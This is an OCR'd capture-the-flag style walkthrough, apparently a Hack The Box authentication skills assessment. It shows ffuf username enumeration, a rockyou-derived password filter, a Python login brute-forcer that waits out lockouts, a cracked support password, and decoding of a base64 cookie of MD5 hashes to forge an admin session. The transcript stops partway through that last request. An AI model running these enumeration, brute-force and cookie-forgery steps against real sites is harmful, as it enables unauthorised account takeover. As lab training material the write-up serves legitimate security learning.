
Skills Assessment

1) Created a new account




Ht$qwertyuiopasdfghjkl1


2) we get error when creating new user with existing name




3) for admin we get a different error message




4) guest is already registered




5) logged in with my user




6) found encryption of cookie







7) another way to enumerate user



8) found usernames

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -X POST -u 'http://83.136.253.102:35227/messages.php' -H "Cookie: htb_sessid=NWRjY2QxNGU2MGEwZjljOTE2YzhiMWJhYmM0OTU5ZjQ%3D" -d "user=FUZZ&message=nothing&submit=submit" -x 'http://172.21.128.1:8080' -H 'Content-Type: application/x-www-form-urlencoded' -fw 95

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://83.136.253.102:35227/messages.php
 :: Wordlist         : FUZZ: /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
 :: Header           : Cookie: htb_sessid=NWRjY2QxNGU2MGEwZjljOTE2YzhiMWJhYmM0OTU5ZjQ%3D
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : user=FUZZ&message=nothing&submit=submit
 :: Follow redirects : false
 :: Calibration      : false
 :: Proxy            : http://172.21.128.1:8080
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 95
________________________________________________

support                 [Status: 200, Size: 1484, Words: 91, Lines: 43, Duration: 376ms]
guest                   [Status: 200, Size: 1482, Words: 91, Lines: 43, Duration: 425ms]
films+pictgaleries      [Status: 200, Size: 1518, Words: 97, Lines: 43, Duration: 488ms]
```






9) made a list of passwords

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt | grep -E '^[A-Z][a-zA-Z0-9!@#$%^&*_+~\)\(]{18,}[0-9]$'  | grep [[:punct:]] > validpass
```

```python
headers = {
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0",
"Content-Type": "application/x-www-form-urlencoded"
}

with open(wordlist) as file:
    for password in file.read().split():
        data = {
        "userid":"support.us",
        "passwd":password,
        "submit":"submit","rememberme":
        "rememberme"
        }
        print(f"\033[2KTrying:{password}", end="\r")
        res = requests.post(url, data=data, headers=headers).text
        if "Too many login failures" in res:
            sleep(50)
            res = requests.post(url, data=data, headers=headers).text
        elif "Invalid" not in res:
            print(f"Found password: {password}")
```

```
OBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS 6

┌──(vigneswar㉿VigneswarPC)-[~/Exploits]
└─$ proxychains -q python3 test.py
ound password: Mustang#firebird1995
```

10) Logged in as support.us



11) found the encoding

Input


```
YWY2MTcyZGExZjM1M2E5YjliYmJhYWMzYWMxZWQ0YzQ6NDM0OTkwYzhhMjVkMmJlOTQ4NjM1NjFhZTk4YmQ2ODI%3D
```

ABC 90 1 Raw Bytes LF

Output

```
af6172da1f353a9b9bbbaac3ac1ed4c4:434990c8a25d2be94863561ae98bd682
```

12) used a cookie with admin.us:admin



Request

Pretty Raw Hex

```
1 GET /profile.php HTTP/1.1
2 Host: 94.237.48.48:31356
